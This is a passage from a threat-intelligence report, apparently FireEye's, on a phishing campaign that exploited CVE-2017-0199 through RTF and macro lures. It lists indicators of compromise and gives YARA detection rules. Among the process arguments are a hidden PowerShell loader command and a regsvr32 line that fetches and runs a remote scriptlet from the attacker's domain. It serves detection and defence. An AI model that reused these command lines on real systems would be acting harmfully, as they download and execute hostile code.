- Macron_Information.doc.rtf
- US and EU Trade with China and China CA.xlsm
- Tables 4 5 7 Appendix with zeros.xlsm
- Project Codes - 05.30.17.xlsm
- Weekly Vacancy Status Report 5-30-15.xlsm
- Macron_Tax_Evasion.doc.rtf
- Macron_secret_plans.doc.rtf

Network Based Indicators (NBI)

- lyncdiscover.2bunny[.]com
- autodiscover.2bunny[.]com
- lyncdiscover.2bunny[.]com:443/Autodiscover/AutodiscoverService/
- lyncdiscover.2bunny[.]com/Autodiscover
- autodiscover.2bunny[.]com/K5om
- sfo02s01-in-f2.cloudsend[.]net/submit.php
- sfo02s01-in-f2.cloudsend[.]net/IE9CompatViewList.xml
- tk-in-f156.2bunny[.]com
- tk-in-f156.2bunny[.]com/Agreement.doc
- 104.236.77[.]169
- 138.68.45[.]9

- 162.243.143[.]145
- Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts; IE0006_ver1;EN_GB)
- tf-in-f167.2bunny[.]com:443 (*Only seen in VT not ITW)

Host Based Indicators (HBI)

RTF MD5 hash values

- 0bef39d0e10b1edfe77617f494d733a8
- 0e6da59f10e1c4685bb5b35a30fc8fb6
- cebd0e9e05749665d893e78c452607e2

XLSX MD5 hash values

- 38125a991efc6ab02f7134db0ebe21b6
- 3a1dca21bfe72368f2dd46eb4d9b48c4
- 30f149479c02b741e897cdb9ecd22da7

BEACON and Meterpreter payload MD5 hash values

- bae0b39197a1ac9e24bdf9a9483b18ea
- 1151619d06a461456b310096db6bc548

Process arguments, named pipes, and file paths

- powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String("")
- regsvr32.exe /s /n /u /i:hxxps://lyncdiscover.2bunny.com/Autodiscover scrobj.dll
- \\\pipe\msagent_<4 digits>
- C:\Documents and Settings\\Local Settings\Temp\K5om.dll (4 character DLL based on URI of original GET request)

Yara Rules

```
 rule FE_LEGALSTRIKE_MACRO {
       meta:version=".1"
       filetype="MACRO"
       author="Ian.Ahl@fireeye.com @TekDefense"
       date="2017-06-02"
       description="This rule is designed to identify macros with the specific encoding used in the sample 30f14
strings:
       // OBSFUCATION
       $ob1 = "ChrW(114) & ChrW(101) & ChrW(103) & ChrW(115) & ChrW(118) & ChrW(114) & ChrW(51) & ChrW(50) & Chr
       $ob2 = "ChrW(120) & ChrW(101) & ChrW(32) & ChrW(47) & ChrW(115) & ChrW(32) & ChrW(47) & ChrW(110) & ChrW(
```

```
        $ob3 = "ChrW(117) & ChrW(32) & ChrW(47) & ChrW(105) & ChrW(58) & ChrW(104) & ChrW(116) & ChrW(116) & ChrW
        $ob4 = "ChrW(58) & ChrW(47) & ChrW(47) & ChrW(108) & ChrW(121) & ChrW(110) & ChrW(99) & ChrW(100) & ChrW(
        $ob5 = "ChrW(99) & ChrW(111) & ChrW(118) & ChrW(101) & ChrW(114) & ChrW(46) & ChrW(50) & ChrW(98) & ChrW(
        $ob6 = "ChrW(110) & ChrW(121) & ChrW(46) & ChrW(99) & ChrW(111) & ChrW(109) & ChrW(47) & ChrW(65) & ChrW(
        $ob7 = "ChrW(111) & ChrW(100) & ChrW(105) & ChrW(115) & ChrW(99) & ChrW(111) & ChrW(118) & ChrW(101) & Ch
        $ob8 = "ChrW(115) & ChrW(99) & ChrW(114) & ChrW(111) & ChrW(98) & ChrW(106) & ChrW(46) & ChrW(100) & ChrW
        $obreg1 = /(\w{5}\s&\s){7}\w{5}/
        $obreg2 = /(Chrw\(\d{1,3}\)\s&\s){7}/
        // wscript
        $wsobj1 = "Set Obj = CreateObject(\"WScript.Shell\")" ascii wide
        $wsobj2 = "Obj.Run " ascii wide

condition:
         (
                (
                        (uint16(0) != 0x5A4D)
                )
                and
                (
                        all of ($wsobj*) and 3 of ($ob*)
                        or
                        all of ($wsobj*) and all of ($obreg*)
                )
        )
}
```

```
 rule FE_LEGALSTRIKE_MACRO_2 {
        meta:version=".1"
        filetype="MACRO"
        author="Ian.Ahl@fireeye.com @TekDefense"
        date="2017-06-02"
        description="This rule was written to hit on specific variables and powershell command fragments as seen
strings:
        // Setting the environment
        $env1 = "Arch = Environ(\"PROCESSOR_ARCHITECTURE\")" ascii wide
        $env2 = "windir = Environ(\"windir\")" ascii wide
        $env3 = "windir + \"\\syswow64\\windowspowershell\\v1.0\\powershell.exe\"" ascii wide
        // powershell command fragments
        $ps1 = "-NoP" ascii wide
        $ps2 = "-NonI" ascii wide
        $ps3 = "-W Hidden" ascii wide
        $ps4 = "-Command" ascii wide
        $ps5 = "New-Object IO.StreamReader" ascii wide
        $ps6 = "IO.Compression.DeflateStream" ascii wide
        $ps7 = "IO.MemoryStream" ascii wide
        $ps8 = ",$([Convert]::FromBase64String" ascii wide
```

```
        $ps9 = "ReadToEnd();" ascii wide
        $psregex1 = /\W\w+\s+\s\".+\"/
condition:
        (
                (
                        (uint16(0) != 0x5A4D)
                )
                and
                (
                        all of ($env*) and 6 of ($ps*)
                        or
                        all of ($env*) and 4 of ($ps*) and all of ($psregex*)
                )
        )
}
```

```
 rule FE_LEGALSTRIKE_RTF {
    meta:
        version=".1"
        filetype="MACRO"
        author="joshua.kim@FireEye.com"
        date="2017-06-02"
        description="Rtf Phishing Campaign leveraging the CVE 2017-0199 exploit, to point to the domain 2bunnyD(
    strings:
        $header = "{\\rt"
        $lnkinfo = "4c0069006e006b0049006e0066006f"
        $encoded1 = "4f4c45324c696e6b"
        $encoded2 = "52006f006f00740200045006e007400720079"
        $encoded3 = "4f0062006a0049006e0066006f"
        $encoded4 = "4f006c0065"
        $http1 = "68{"
        $http2 = "74{"
        $http3 = "07{"
        // 2bunny.com
        $domain1 = "32{\\"
        $domain2 = "62{\\"
        $domain3 = "75{\\"
        $domain4 = "6e{\\"
        $domain5 = "79{\\"
        $domain6 = "2e{\\"
        $domain7 = "63{\\"
        $domain8 = "6f{\\"
        $domain9 = "6d{\\"
        $datastore = "\\*\\datastore"
    condition:
```

```
        $header at 0 and all of them
}
```

Acknowledgements

Joshua Kim, Nick Carr, Gerry Stellatos, Charles Carmakal, TJ Dahms, Nick Richard, Barry Vengerik, Justin Prosco, Christopher Glyer

Posted in

- Threat Intelligence
- Security & Identity
